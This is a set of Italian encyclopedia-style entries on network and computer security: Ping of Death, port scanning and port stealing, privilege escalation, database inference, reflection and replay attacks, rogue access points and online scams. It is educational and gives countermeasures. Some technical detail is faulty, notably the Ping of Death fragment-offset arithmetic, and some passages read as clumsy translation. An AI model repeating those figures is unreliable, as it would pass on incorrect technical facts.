Il **Ping of Death** (abbreviato **PoD**) è un tipo di attacco Denial of Service che consiste nell'invio di un pacchetto IP malformato ad un computer bersaglio per causare buffer overflow con conseguente blocco del servizio o, nei casi più gravi, crash del sistema.

L'attacco sfruttava una vulnerabilità presente nella gestione del protocollo IP su computer Windows, Linux, Unix, Mac e in altri dispositivi collegabili in rete come router e stampanti.

Tale vulnerabilità è stata risolta nella maggior parte dei sistemi tra il 1997 e il 1998.

Informazioni dettagliate

L'attacco consisteva nell'utilizzare messaggi IP frammentati in modo malizioso, veicolati tipicamente sotto forma di pacchetti di *ping* (interrogazione tra computer per vericare la raggiungibilità reciproca), da cui il nome, anche se il meccanismo di attacco non dipende dallo specifico protocollo utilizzato.

Generalmente un computer non è in grado di gestire un pacchetto di dimensioni superiori a quella prevista dallo standard RFC 791 che prevede l'allocazione di 16 bit nell'header per indicare la lunghezza massima del pacchetto, pari quindi a $(2^{16} - 1) = 65535$ byte. Contenuti informativi di dimensioni superiori vengono frazionati e trasmessi su più pacchetti IP.

A sua volta, il pacchetto IP viene trasmesso attraverso il livello datalink, che prevede una dimensione massima dei frame trasmessi a questo livello. Nel caso del datalink in tecnologia Ethernet tale dimensione massima è pari a 1518 byte. Anche in questo caso, contenuti informativi di dimensioni superiori vengono scomposti in frammenti compatibili con la dimensione massima trasmissibile, per venire poi ricomposti dalla macchina ricevente per ricostruire il pacchetto originale con un processo ricorsivo.

Per consentire la ricostruzione corretta, ogni frammento di un messaggio IP deve contenere l'informazione relativa alla porzione di pacchetto originale trasportata. Questa informazione è contenuta nel campo di offset del frammento, presente nell'intestazione IP. La dimensione di questo campo è di 13 bit, ciò consente di stabilire che in caso di trasmissione di un pacchetto di dimensione massima, l'ultimo pacchetto frammentato può presentare un offset massimo di $((2^{13} - 1)/8) = 8191$ bit, pari a 1 KByte e a questo offset può corrispondere un frammento utile di lunghezza massima di 7 byte.

Il pacchetto malintenzionato viene costruito generando proprio un frammento IP con valore di offset massimo ma con una quantità di dati associata pari o superiore ad otto byte: questo, in fase di ricostruzione del pacchetto IP, porta ad ottenere una trama di dimensione superiore a quella consentita dal livello di rete ossia superiore a 65535 byte. Ciò potrebbe causare il sovraccarico del buffer utilizzato dal nodo ricevente per contenere il pacchetto (*buffer overflow*), causando il blocco del servizio. La vulnerabilità è legata quindi al meccanismo di riassemblaggio dei frammenti IP maliziosi, che potrebbero in teoria contenere qualunque tipo di protocollo (TCP, UDP, IGMP, ecc) e non solo messaggi di *ping*.

La soluzione al problema consiste nell'aggiunta di controlli durante il processo di riassemblaggio. Il controllo di ogni singolo frammento in entrata assicura che la somma dei campi offset e lunghezza totale non superi 65535 byte. Se la somma risulta più grande, il pacchetto viene riconosciuto come illegale e viene scartato.

Nei computer nei quali tale vulnerabilità non è stata risolta, questo controllo viene effettuato da un firewall.

Una soluzione alternativa al problema consiste nell'estendere il buffer per il riassemblaggio del pacchetto, in modo tale che la ricezione di un pacchetto malizioso o malformato di dimensione superiore a 65535 byte non provochi l'overflow del buffer ed evitando quindi il blocco del servizio. Questa soluzione non viola lo standard, in quanto pacchetti di dimensione superiore al massimo consentito, se ricevuti, vengono comunque scartati.

Voci correlate

- Smurf attack
- Ping flood

Collegamenti esterni

- (EN)Ping of death su Insecure.Org [1]
- (EN)Formato Internet Header su RTF 791 [2]

Note

[1] http://insecure.org/sploits/ping-o-death.html
[2] http://tools.ietf.org/html/rfc791#section-3.1

Port scanning

In informatica il **Port Scanning** è una tecnica informatica utilizzata per raccogliere informazioni su un computer connesso ad una rete stabilendo quali porte siano in ascolto su una macchina.

Letteralmente significa "*scansione delle porte*" e consiste nell'inviare richieste di connessione al computer bersaglio (soprattutto pacchetti TCP, UDP e ICMP creati ad arte): elaborando le risposte è possibile stabilire (anche con precisione) quali servizi di rete siano attivi su quel computer. Una porta si dice "in ascolto" ("*listening*") o "aperta" quando vi è un servizio o programma che la usa.

Il risultato della scansione di una porta rientra solitamente in una delle seguenti categorie:

- aperta (*accepted*): l'host ha inviato una risposta indicando che un servizio è in ascolto su quella porta
- chiusa (*denied*): l'host ha inviato una risposta indicando che le connessioni alla porta saranno rifiutate (ICMP port-unreachable).
- bloccata/filtrata (*dropped/filtered*): non c'è stata alcuna risposta dall'host, quindi è probabile la presenza di un firewall o di un ostacolo di rete in grado di bloccare l'accesso alla porta impedendo di individuarne lo stato.

Di per sé il port scanning non è pericoloso per i sistemi informatici, e viene comunemente usato dagli amministratori di sistema per effettuare controlli e manutenzione. Rivela però informazioni dettagliate che potrebbero essere usate da un eventuale attaccante per preparare facilmente una tecnica mirata a minare la sicurezza del sistema, pertanto viene posta molta attenzione dagli amministratori a come e quando vengono effettuati port scan verso i computer della loro rete. Un buon amministratore di sistema sa che un firewall ben configurato permette alle macchine di svolgere tutti i loro compiti, ma rende difficile (se non impossibile) la scansione delle porte, ad esempio implementando meccanismi di accesso selettivo basati sul port knocking.

Alcuni dei programmi che permettono di effettuare diversi tipi di port scan sono Nmap e hping.

Tipi di port scanning

- TCP connect scan
- UDP scan
- SYN scan
- FIN scan
- XMAS scan
- NULL scan
- Idle scan

Online Portscanner

- Sygate Online Scan [1] extended security check (Stealth Scan, Trojan Scan)
- Planet Security Firewall-Check [2] Fast, extended check, checks currently high-endangered ports
- Crucialtests [3] concise, incl. advisor
- ShieldsUP (Gibson Research Corporation) [4] Quick Scanner, clearly laid out
- DerKeiler's Port Scanner [5] You can only scan your IP, useful when you are in an internet cafe with many restrictions.
- AuditMyPC Free Port Scanning [6] Can scan all 65535 ports.

Voci correlate

- Porta (reti)
- Lista di porte standard
- nmap
- hping
- AutoScan-Network

Collegamenti esterni

- nmap [7]
- hping [8]
- AutoScan-Network [9]

Note

[1] http://scan.sygate.com/
[2] http://www.planet-security.net/index.php?xid=%F7%04T%BDP%92nD
[3] http://www.crucialtests.com/
[4] http://www.grc.com/default.htm
[5] http://www.derkeiler.com/Service/PortScan/
[6] http://www.auditmypc.com/freescan/scanoptions.asp
[7] http://www.insecure.org
[8] http://www.hping.org
[9] http://autoscan-network.com

Port stealing

Nell'ambito della sicurezza informatica il **port stealing** (letteralmente *furto della porta*) è una tecnica di attacco al layer 2 (ethernet) cioè a reti locali (LAN) commutate (cioè con switch) che ha come scopo quello di intercettare pacchetti destinati ad un altro host attraverso il *furto* della rispettiva porta di commutazione.

Quando uno switch riceve un pacchetto su una porta effettua il **backward learning** cioè memorizza in una CAM l'associazione tra il MAC sorgente del pacchetto e la porta da cui questo pacchetto arriva. In questo modo quando riceverà il pacchetto di risposta lo invierà solo sulla porta a cui la sorgente è collegata. Questo processo è privo di meccanismi di sicurezza, per cui chiunque sia collegato allo stesso switch può inviare un pacchetto con il MAC di un altro host per ricevere e sniffare il suo traffico di ritorno.

Il port stealing consiste proprio nell'inviare pacchetti con il MAC di un altro host con l'intento di creare una entry falsa nella CAM (la porta viene "rubata", port-stealing significa proprio furto della porta). Definiamo A e B due host collegati ad uno switch e H un terzo host sempre collegato allo switch. H, collegato sulla porta P_H manda un pacchetto in rete che ha come indirizzo ethernet sorgente MAC_A (tale indirizzo può essere preso direttamente della propria Arp cache). Quindi lo switch crea un'associazione $P_H - MAC_A$ (fraudolenta). Quando B invia un pacchetto verso A lo switch, convinto che la porta di A sia P_H, lo invia verso H. Sarà poi H che deciderà se inviarlo ad A, effettuando un attacco man in the middle, o se buttarlo via. Tale tipo di attacco appartiene dunque alla categoria di attacco di tipo spoofing (falsificazione di identità) di livello 2 ovvero MAC-spoofing.
Se A invia dei pacchetti in rete lo switch ripristina la corretta associazione $P_A - MAC_A$. In questo caso A e H lottano in una contesa. H è a conoscenza di questo, mentre A no, e quindi H può agire adottando alcuni metodi:

- statistico: inviando più pacchetti di A, aumentando la probabilità che la sua associazione abbia la meglio
- attivo: attaccando A (ad es. con un flood di pacchetti), al fine di rallentarlo

Gli inventori di questa tecnica sono **alor** e **naga**, gli autori di Ettercap[1] , uno dei principali tool di sicurezza. La tecnica[2] è stata presentata per la prima volta in occasione del Blackhat Europe 2003[3] , dove hanno presentato questo lavoro [4].

Voci correlate

- switch
- MAC flooding
- ARP poisoning

Note

[1] http://ettercap.sourceforge.net
[2] (**EN**)http://ettercap.sourceforge.net/forum/viewtopic.php?t=2329
[3] http://www.blackhat.com
[4] http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-ornaghi-valleri.pdf

Privilege escalation

Privilege escalation (letteralmente in italiano "scalata dei privilegi") è l'azione di sfruttare un bug "falla", dovuto ad un errore di progettazione o ad una svista di configurazione in un sistema operativo o applicazione software, per ottenere un accesso elevato a risorse informatiche che normalmente sono protette da un'applicazione (in genere del sistema operativo o software per diritti di amministrazione) o un utente. Il risultato è che un'applicazione con più privilegi di quelli inizialmente destinati ad essa dallo sviluppatore dell'applicazione o dall'amministratore del sistema può eseguire azioni non autorizzate.

Background

Privilege escalation esiste quando un'applicazione con privilegi elevati ha un bug che permette di bypassare la sicurezza, o in alternativa, si presuppone sia imperfetto il modo con cui essa sarà utilizzata. Privilege escalation esiste in tre forme:

1. **Vertical privilege escalation**, anche conosciuta come *privilege elevation*, dove un utente (user) con privilegi più bassi accede a funzioni o contenuti riservati ad utenti (users) con privilegi più alti (ad esempio: un Utente A dei servizi Bancari Online accede alle funzioni di Amministratore)
2. **Horizontal privilege escalation**, dove un utente normale accede a funzioni o contenuti riservati ad altri utenti normali (ad esempio: un Utente A dei servizi Bancari Online accede all'account Bancario Online di un Utente B)
3. **Privilege descalation**, dove un utente con un alto privilegio ma nella riservatezza (esempio utente/amministratore della sicurezza, comunemente visto nell'ambiente SOx) è in grado di fare il downgrade (degradare) il livello di accesso di altri utenti fino a quello delle funzioni di un utente normale.

Vertical privilege escalation

Questo tipo di privilege escalation esiste quando l'utente o il processo è in grado di ottenere un livello di accesso più alto di quello di un amministratore o di quello voluto dallo sviluppatore del sistema, possibilmente eseguendo operazioni a livello del kernel (kernel-level).

Esempi di vertical privilege escalation

In alcuni casi un'applicazione con alti privilegi si presume sarà soltanto provvista di input che vada bene con la sua specifica interfaccia, senza però convalidare l'input. Un Attacker può quindi essere in grado di utilizzare questo presupposto in modo che un codice non autorizzato giri con gli stessi privilegi dell'applicazione:

1. Alcuni servizi Windows sono configurati per girare sotto un account utente del Local System. Una vulnerabilità così come il buffer overflow può essere usata per eseguire un codice arbitrario con privilegi elevati nel Local System. In alternativa, un servizio di sistema che si sta spacciando per un utente minore può elevare i propri privilegi se durante tale operazione gli errori che ne conseguono non vengono maneggiati correttamente.
2. Sotto alcune passate versioni del sistema operativo Microsoft Windows, tutti gli screensaver di tutti gli utenti girano sotto l'account Local System, ogni account che può sostituire il corrente screensaver binario nel file system o Registro può perciò aumentare i privilegi.
3. ***** In certe versioni del kernel di Linux era possibile scrivere un programma che dovrebbe posizionare la sua directory corrente in `/etc/cron.d`, per richiedere che un core dump sia capace in caso di crash che esso stesso venga ucciso da un altro processo. Il file core dump dovrebbe essere posizionato nella directory corrente del programma, cioè, `/etc/cron.d`, e `cron` dovrebbe essere trattato come un file di testo istruendo esso a far girare programmi su schedule. Poiché i contenuti dei file dovrebbero essere sotto il controllo dell'attacker, esso dovrebbe essere capace di eseguire qualunque programma con i privilegi di root.

4. Cross Zone Scripting è un tipo di attacco privilege escalation nel quale un sito web sovverte il modello di sicurezza dei browser del web così che può girare codice malevolo sui computer di tipo client..
5. Un jailbreak è l'atto o lo strumento usato per effettuare l'evasione chroot o jail in sistemi operativi tipo UNIX o bypassando i digital rights management (DRM). Nel primo caso, esso permette all'utente di vedere file esterni al file system che l'amministratore intende rendere disponibili per le applicazioni o su richiesta degli utenti. Nel contesto del DRM, ciò permette che l'utente faccia girare arbitrariamente un codice definito su dispositivi gravati dal DRM così pure da evadere le restrizioni del tipo chroot. I dispositivi gravati dal DRM come l'Xbox, PSP, iPhone, e iPod touch sono state ripetutamente soggetti a jailbreaks, permettendo l'esecuzione di codice arbitrario, ma hanno avuto i jailbreaks disabilitati dagli updates dei rispettivi venditori.

- In particolare l'iPhone è stato un terreno fertile di battaglia. Il gruppo di hacker dell'iPod Touch/iPhone tuttavia, risponde ai più recenti updates dei venditori creando nuovi modi per abilitare applicazioni di terzi quasi istantaneamente. È stato solo quando aumentò la popolarità dell'iPhone che il termine jailbreaking diventò ben noto in tutto il mondo.
- Un metodo simile di jailbreaking esiste per la piattaforma S60 degli smartphones, il quale richiede l'installazione di patch softmod-style, che richiede il patching di certi file ROM mentre sono caricati nella RAM o il firmware editato (simile all'M33 firmware hackato usato per la PlayStation Portable) per raggirare le restrizioni su codice non firmato. Nokia ha rilasciato degli updates per mettere un freno ai jailbreaking non autorizzati, in maniera simile ad Apple.

1. Ci sono anche situazioni dove un'applicazione può usare altri servizi con alti privilegi e assunzioni incorrette su come un client potrebbe manipolare l'uso di questi servizi. Un'applicazione che può eseguire una Command line o una shell di comandi potrebbe avere una vulnerabilità Shell Injection se usa input invalidati come parte di un comando eseguito. Un attacker dovrebbe essere in grado di far girare comandi di sistema usando i privilegi delle applicazioni.
2. I calcolatori della Texas Instruments (in particolare il TI-85 e il TI-83) furono originariamente progettati per usare solo programmi interpretati scritti nella dialettica del TI-BASIC; tuttavia, dopo che gli utenti scoprirono dei bug che potrebbero essere utilizzati per permettere al codice nativo Z-80 di girare su l'hardware del calcolatore, i Texas Instruments pubblicarono i dati necessari alla programmazione (programming data) per supportare lo sviluppo di terzi. (Ciò non manda avanti gli ARM-based TI-Nspire, per i quali i jailbreaks non sono stati ancora trovati con successo.)

*Esempio famoso di attacco usando il Demone Cron

Un esempio famoso era un programma che faceva uso del demone cron che consentiva agli utenti la schedulazione del lavoro. In genere veniva eseguito come root [1] avendo quindi libero accesso a tutti i file di sistema e a tutti gli account utente. Principalmente l'attacco avveniva in questo modo:

1. L'attaccante crea un programma che avrà come directory di lavoro proprio quella del demone cron.
2. Dopo di che serve che venga creato un core dump e questo può avvenire in 2 modi, o va in errore così da generare un core dump o si lascia uccidere così da ottenere lo stesso un core dump.
3. I core dump sono generati nella directory di lavoro che coincide in questo caso con quella del demone cron. Poiché i dump sono fatti dal sistema possono essere scritti senza che venga fermato dal sistema di protezione. L'immagine della memoria del programma attaccante aveva una struttura tale da essere formata da un insieme valido di comandi per il demone cron che poteva eseguirli come root di sistema avendo massimi privilegi.
4. A questo punto l'attaccante si ritrovava un codice arbitrario che era in esecuzione come superuser.

Fortunatamente questo particolare bug è stato risolto ma rimane sempre un ottimo esempio di questo tipo di attacco.

Strategie per ridurre il rischio

I sistemi operativi e gli utenti possono usare le seguenti strategie per ridurre il rischio di privilege escalation:

1. Data Execution Prevention
2. Address space layout randomization (per rendere più difficile i buffer overruns ed eseguire istruzioni privilegiate su indirizzi conosciuti in memoria)
3. Facendo girare applicazioni con il minimo privilegio (per esempio facendo girare Internet Explorer con la SID dell'Amministratore disattivata nel processo di tokenizzazione) in modo da ridurre l'abilità dell'azione buffer overrun di abusare dei privilegi di un utente elevato.
4. Richiedendo che il codice in kernel-mode abbia la firma digitale
5. Fare l' up-to-date del software antivirus
6. Facendo il Patching
7. Usando compilatori che ingannino il buffer overruns
8. Criptando il software e/o i componenti del firmware

Horizontal privilege escalation

Horizontal privilege escalation accade quando un'applicazione permette all'attacker di guadagnare l'accesso alle risorse le quali normalmente dovrebbere essere state protette da un'applicazione o da un utente. Il risultato è che l'applicazione esegue azioni con lo stesso ma differente contesto di sicurezza di quello inteso dalla sviluppatore dell'applicazione o dall'amministratore del sistema; ciò è effettivamente una forma limitata di privilege escalation (specificatamente, il non autorizzato presupposto sulle capacità di imitare altri utenti).

Esempi di horizontal privilege escalation

Questo problema capita spesso nelle applicazioni web. Consideriamo il seguente esempio:

1. Utente A ha accesso all'account della banca in un'applicazione di servizi bancari online.
2. Utente B ha accesso all'account della banca nella medesima applicazione di servizi bancari online.
3. La vulnerabilità si manifesta quando l'Utente A è in grado di accedere all'account dell'Utente B eseguendo qualche tipo di attività malevola.

Questa attività malevola può essere possibile dovuta a debolezze o vulnerabilità delle comuni applicazioni web. Le potenziali vulnerabilità dell'applicazione web che possono portare a questa condizione includono:

1. La prevedibile session ID's nel HTTP cookie dell'utente
2. Session fixation
3. Cross-site Scripting
4. La semplice intuizione delle password

Voci correlate

- Principle of least privilege
- Privilege separation
- Privilege revocation
- Defensive programming
- World Wide Web security
- GetAdmin

Bibliografia

- James Quintana Pearce (2007-09-27), IPhone Hackers, Forbes, http://www.forbes.com/technology/2007/09/27/apple-orange-iphone-tech-cx_pco_0927paidcontent.html, retrieved 2008-08-04
- http://www.computerworld.com/s/article/9054719/Reports_Next_iPhone_update_will_break_third_party_apps_bust_unlocks?taxonomyId=11&intsrc=hm_topic
- http://symbianism.blogspot.com/2009/02/helloox-103-one-step-hack-for-symbian.html
- http://thinkabdul.com/2007/10/29/tutorial-bypass-symbian-signed-install-unsigned-sisxj2me-midlets-on-nokia-s60-v3-with-full-system-permissions/
- "Microsoft Minimizes Threat of Buffer Overruns, Builds Trustworthy Applications". Microsoft. September 2005. http://download.microsoft.com/documents/customerevidence/12374_Microsoft_GS_Switch_CS_final.doc. Retrieved 2008-08-04. [dead link]
- Andrew S.Tenenbaum "I moderni sistemi operativi" Pearson 3ª ed.
- http://www.pillolhacking.net/2010/07/10/vulnerabilita-pam-local-privilege-escalation-in-ubuntu-9-10-e-10-04/
- http://www.citi.umich.edu/u/provos/papers/privsep.pdf

Note

[1] http://root

Problema dell'inferenza nei database

Il **problema dell'inferenza nei database** è legato a possibili utilizzi di database di dati personali per estrarre informazioni sensibili, o rintracciarle altrove negli archivi informatici.

Ogni database può contenere, a seconda della sua finalità, un insieme di dati più o meno sensibili, ossia quei dati che appartengono strettamente al cittadino od alle istituzioni, e non dovrebbero essere oggetto di dominio pubblico. Si immagini, come esempio di minima sensibilità, l'insieme dei dati di una biblioteca, mentre, come massimo esempio di sensibilità, quelli relativi alla sicurezza nazionale. Questi due esempi, molto distanti tra loro, rappresentano due casi molto semplici, se ci si pone come obiettivo difendere i dati in oggetto, proporzionalmente all'importanza degli stessi.

Tuttavia, la maggior parte dei database può contenere dati di diversi gradi di sensibilità. In questo caso, attraverso alcune strategie di attacco ai database, è possibile dedurre (o inferire, appunto) dati sensibili per mezzo di dati non sensibili.

Nel caso specifico dell'inferenza, vi sono attacchi particolari che possono portare ai risultati richiesti. Sono analizzati in seguito.

L'attacco diretto

L'attacco diretto è l'attacco più semplice, dal punto di vista logico ma anche pratico. Con esso, si richiama nel database i dati attraverso una query. Normalmente si cerca di comporre una query così precisa da restituire esattamente un risultato corrispondente di dati. Tuttavia, in alcuni casi si possono effettuare ricerche nei database che apparentemente non vanno a richiamare dati sensibili in maniera esplicita. Ma se i risultati della ricerca portano ad un unico item di dati, pur non avendo richiamato certi dati sensibili, essi saranno facilmente dedotti lo stesso.

L'attacco indiretto

L'attacco indiretto è usato nei casi in cui i database contengano solo statistiche neutrali, senza corrispondenze con nominativi e informazioni peculiari dell'individuo. Solitamente, vengono rilasciati valori come le somme, i contatori e le medie, dalle quali si prova ad inferire un item costruito esclusivamente su risultati statistici. Attraverso poi calcoli esterni al database, è possibile poi ricavare dati individuali.

Somma

A partire da una somma riportata, è possibile desumere un risultato sensibile. Sommando i risultati di due query, si inferisce facilmente un terzo dato, come da definizione stessa di inferenza.

Contatore

I valori ottenuti da un contatore possono essere combinati con una somma, e portare così a nuovi dati. Da queste due statistiche è frequente ottenere valori medi, e l'operazione di inferenza è valida, per ottenere una somma, anche nel caso in cui siano noti contatore e media.

Mediani

È un tipo di attacco indiretto più complesso dei precedenti. Questo attacco necessita di diverse query tali che tutte abbiano un punto di intersezione con le altre.

L'attacco del segugio

L'attacco del segugio sfrutta una vulnerabilità dei DBMS. Essi possono celare dati in cui un numero relativamente basso di dati in entrata rivela una grande proporzione di dati. Un attacco del segugio può indurre in errore il DBMS individuando i dati richiesti con l'utilizzo di query integrative che forniscono come risultati un'esigua cifra di record. Tale attacco somma record supplementari che sono ripresi da due query diverse; le due collezioni di record si annullano a vicenda, mettendo così in risalto solamente la statistica desiderata. Invece di provare ad identificare un unico valore, richiede altri n-1 valori (dove n sono i valori nel DB). Dati n e n-1, si può calcolare facilmente il singolo elemento ricercato.

Soluzioni

Ad oggi, non si possono individuare soluzioni definitive per il problema dell'inferenza. Vi sono comunque tre metodi per controllarlo. I primi due possono essere usati per arginare le query accettate o per limitare i dati restituiti ad una query. Il terzo metodo è applicato solo su dati rilasciati.

1. Soppressione dei dati sensibili più scontati. È una misura dall'applicazione assai semplice. Tuttavia, è frequente la tendenza a restringere troppo, riducendo il campo del DB.
2. Tracciamento dei dati in possesso dell'utente. È un metodo assai costoso, proporzionalmente alla sua efficacia. Si tengono informazioni a disposizione di ogni utente, anche se molti di essi non tentano d'ottenere dati sensibili. Di ogni utente si tiene conto di ciò che ha cercato e trovato. Tuttavia, se due utenti uniscono le loro conoscenze, tale metodo risulta inefficace.
3. Mimetizzazione dei dati. Si apportano arrotondamenti casuali, che possono bloccare attacchi statistici che hanno origine da valori esatti per le alterazioni algebriche. Gli utenti del DB però possono ottenere dati leggermente errati, o addirittura, inconsistenti.

Collegamenti esterni

- (EN)Database inference problem [1]

Note

[1] http://www.cse.sc.edu/research/isl/dbInferPbm.shtml

Reflection attack

Il **reflection attack** è un tipo di attacco informatico in cui un attaccante, invece di colpire direttamente la vittima, dirige il suo traffico verso un host intermedio (testa di ponte o reflector) e poi questo lo dirige verso la vittima.

In genere per ottenere questo effetto nelle reti IP si usa l'IP spoofing. L'attaccante genera un pacchetto con l'indirizzo sorgente della vittima e l'indirizzo di destinazione del refletctor. Il reflector risponde con un pacchetto che però, a causa dello spoofing, avrà come indirizzo quello della vittima. La vittima quindi riceverà pacchetti provenienti dal reflector e non riuscirà a risalire all'attaccante vero.

Se l'attaccante è in grado di far sì che i sistemi intermedi mandino dei pacchetti di risposta più grossi dei pacchetti iniziali si è in presenza di un attacco di amplificazione.

ACK Attack

Uno dei più classici attacchi reflection è l'ack attack. In questo caso l'attaccante genera un pacchetto TCP SYN verso il reflector. Il reflector (per esempio in questo caso può essere usato un qualunque server TCP, es. un server Web) risponde con un pacchetto SYN/ACK, per stabilire la connessione secondo il protocollo. La vittima verrà quindi inondata di pacchetti TCP fuori sequenza provenienti da un server web "pulito".

Questo attacco è particolarmente insidioso perché non c'è modo di distinguere i SYN spoofati dai SYN reali e quindi non c'è modo, per il reflector, di proteggersi. La vittima può invece proteggersi con un firewall che sia stateful, che sia cioè in grado di scartare i pacchetti TCP fuori sequenza.

Voci correlate

- Rete (informatica)
- Accesso abusivo ad un sistema informatico o telematico

Replay attack

Nell'ambito della sicurezza informatica il **replay-attack** è una forma di attacco di rete che consiste nell'impossessarsi di una credenziale di autenticazione comunicata da un host ad un altro, e riproporla successivamente simulando l'identità dell'emittente. In genere l'azione viene compiuta da un attaccante che s'interpone tra i due lati comunicanti.

Descrizione della violazione

Questo attacco permette operazioni fraudolente come falsa autenticazione e/o transazioni duplicate, senza dover necessariamente decrittare la password, ma soltanto ritrasmettendola in un tempo successivo[1] .

A differenza dell'attacco di tipo man in the middle che opera sempre in tempo reale, il replay attack può operare anche in modo asincrono quando la comunicazione originale è terminata.

Esempio

Per esempio, si verifica un replay-attack quando Mallory intercetta la comunicazione tra Alice, che si sta autenticando con Bob, e si spaccia, agli occhi di Bob, per Alice. Quando Bob chiede a Mallory (convinto di parlare con Alice) una chiave d'autenticazione, Mallory pronta invia quella di Alice, instaurando così la comunicazione.

Contromisure

Gli attacchi di tipo replay si evitano con l'uso di *token di sessione* generati pseudocasualmente: Bob invia ad Alice uno di questi token usa e getta, che Alice utilizza per crittare la propria chiave da inviare a Bob (per esempio con una funzione di hashing che calcola il *message digest* della chiave concatenata con il token). Bob effettua lo stesso calcolo e controlla che il suo risultato corrisponda con quello di Alice. Mallory non può fare granché anche se ha catturato tale *token di sessione*, perché alla prossima comunicazione Alice e Bob si accorderanno con un altro token.

Un'altra contromisura è quella di utilizzare una marca temporale e di far sì che questa sia inserita nel corpo del messaggio criptato.

Note

[1] *Definition for: Replay Attack* (http://dictionary.zdnet.com/definition/replay+attack.html). URL consultato il 22 aprile 2009

Voci correlate

- Man in the middle

Rogue access point

Un **rogue access point** è un access point che è stato installato nella rete di un'azienda senza l'autorizzazione esplicita dell'amministratore di rete[1] , o che è stato creato per permettere ad un attaccante di fare attacchi man in the middle. I rogue access point del primo tipo costituiscono una minaccia di sicurezza per le grandi aziende con molti impiegati, perché chiunque con accesso ai locali può, per ignoranza o maliziosamente, installare un access point o un router wireless che può potenzialmente dare accesso ad una rete sicura a qualcuno non autorizzato. I Rogue access point del secondo tipo hanno come obiettivo le reti che non utilizzano la mutua autenticazione (client-server server-client) e possono essere usati in congiunzione con un RADIUS server fraudolento, a seconda della configurazione della rete in oggetto. Per prevenire l'installazione dei rogue access point, le grandi aziende a volte installano dei wireless intrusion detection system per monitorare lo spettro elettromagnetico alla ricerca di intrusi non autorizzati.

Voci correlate

- Access point
- Man in the middle
- Intrusion detection system
- Wireless Local Area Network

Note

[1] (**EN**)http://www.wi-fiplanet.com/tutorials/article.php/1564431

Collegamenti esterni

- (**EN**) Roguescanner - Open source network based rogue access point detection (http://www.networkchemistry.com/products/roguescanner.php)

Scam

Scam è un termine che indica un tentativo di truffa con i metodi dell'ingegneria sociale, effettuato in genere inviando una e-mail nella quale si promettono grossi guadagni in cambio di somme di denaro da anticipare. Spesso scam e spam sono strettamente correlati. Lo scam detto anche con il termine "Scamming" assume anche il significato di un tentativo di furto di dati informatici come password da parte di un malintenzionato che ne vorrà fare mal uso, per il furto di soldi virtuali o reali. Gli scamming avvengono generalmente tramite il Web con l'uso di Fake Login (in italiano "falso login"), Fake Program (programmi cui richiedono la password mascherandosi come programmi funzionanti che promettono un qualcosa), Keylogger (programma che registra i tasti premuti sulla tastiera per poi inviarli al mittente), Cookie (di solito questa tecnica viene usata tramite un Password Grabber ossia un programma che riesce a estrapolare le password memorizzate per poi inviarle al mittente, in alcuni casi i cookie vengono anche sfruttati con le sessioni Internet), o in altri casi molto più rari con Exploit e BruteForce.

Tipico e forse primo esempio: la truffa alla nigeriana. Nella e-mail si parla di grosse somme di denaro che dovrebbero essere trasferite o recuperate da una banca estera, la quale però chiede garanzie: come la cittadinanza, un conto corrente, un deposito cauzionale. Chi scrive perciò chiede il vostro aiuto sia per trasferire il denaro tramite il vostro conto che per anticipare il deposito cauzionale. Come ricompensa si riceverà una percentuale del denaro recuperato. Altri esempi di scam prospettano una vincita alla lotteria, ma per ritirare l'immaginario premio si dovrà versare una tassa.

Scam sentimentali

Un'altra forma di scam, più subdola, avviene tramite siti Internet per incontri e conoscenze. Alcune donne (di varia provenienza: usualmente Europa dell'est, Russia e Africa) mandano un messaggio di interesse alla vittima. Si instaura così un rapporto a distanza tramite e-mail con un fitto scambio di corrispondenza. La donna, in genere, si presenta con un profilo e un'immagine avvenente e con un atteggiamento subito propenso alla costruzione di un rapporto sentimentale. Sempre disponibile al dialogo, invia in genere foto a bassa risoluzione, a volte palesemente scaricate da Internet, per cui identificabili come fasulle. Dopo un certo lasso di tempo però viene richiesta una somma di denaro per far fronte a problemi economici, come un'improvvisa malattia, un prestito in scadenza ecc. La vittima viene quindi convinta a trasferire una certa cifra tramite conto bancario o con un trasferimento di contanti con sistemi come Western Union. Subito dopo aver incassato i soldi, la donna fa perdere i propri contatti.
Per prevenire questo tipo di truffe, è utile tenere conto di alcuni elementi comuni che devono far insospettire:

- un troppo rapido interesse della persona nei vostri confronti, inclusa la possibilità di un rapido matrimonio.
- le domande poste dalle "vittime" non sono prese in nessuna considerazione e restano senza risposta, e nomi reali, date ed eventi restano sul vago per preparare la strada all'imprevisto che giustificherebbe la richiesta di denaro.
- le foto inviate sono spesso a bassa risoluzione (come fossero già preparate) e a volte palesemente scaricate da Internet.
- le foto inviate da uno scammer hanno tendenzialmente nomi numerici del tipo 40.jpg, 454.jpg etc..
- attualmente è possibile verificare, almeno in parte, l'attendibilità delle foto grazie a Google che nella sezione immagini permette di caricare un'immagine e far ricercare immagini uguali o simili sul web. In tal modo si può verificare se la foto ricevuta sia già presente in rete e a chi appartenga realmente.
- le donne sono spesso avvenenti e hanno perso la famiglia (spesso in un attacco ribelle, o in un incidente automobilistico).
- la richiesta di soldi, per un quantitativo non troppo elevato (una tipica somma richiesta da uno scammer è circa di 400 euro).
- le email presentano una struttura costituita da una serie di frasi già fatte e preconfezionate che ripetono a seconda delle circostanze (esempio: se si allacciano due corrispondenze con due scammers diversi di nazionalità russa che dichiarano di provenire da due città differenti, le lettere presentano, in maniera più o meno mescolata, pressoché

le medesime frasi!).
- i messaggi sono tutti scritti palesemente con un traduttore automatico.
- dichiarano di aver trovato il vostro indirizzo email in famosi gruppi sociali, giocando sulle probabilità che vi siate effettivamente iscritti.
- una volta che siete inseriti nelle loro liste ricevete posta non solo da una ma da diverse scammer.

Voci correlate

- Spam
- Phishing
- Ingegneria sociale
- Truffa alla nigeriana
- Truffa di Valentin

Collegamenti esterni

- (**EN**) Segnalazione scam [1]
- (**EN**) Lista di scammer dalla Russia [2]

Note

[1] http://www.scamshield.com/Search.asp
[2] http://agencyscams.com/

Script kiddie

Script kiddie è un termine dispregiativo utilizzato ad indicare quegli individui che utilizzano istruzioni, codici e programmi ideati da altri, al massimo con leggere modifiche, facendo intendere di essere un grande *guru* dell'informatica. Il termine script kiddie è stato coniato dagli hackers, verso la fine degli anni 1990, quando la diffusione dei sistemi operativi open source e degli accessi privati ad internet iniziavano ad allargare il pubblico di persone interessate al funzionamento dei personal computer, con il conseguente aumento di persone con pochi scrupoli e imitatori in cerca di notorietà.

Chi è lo script kiddie

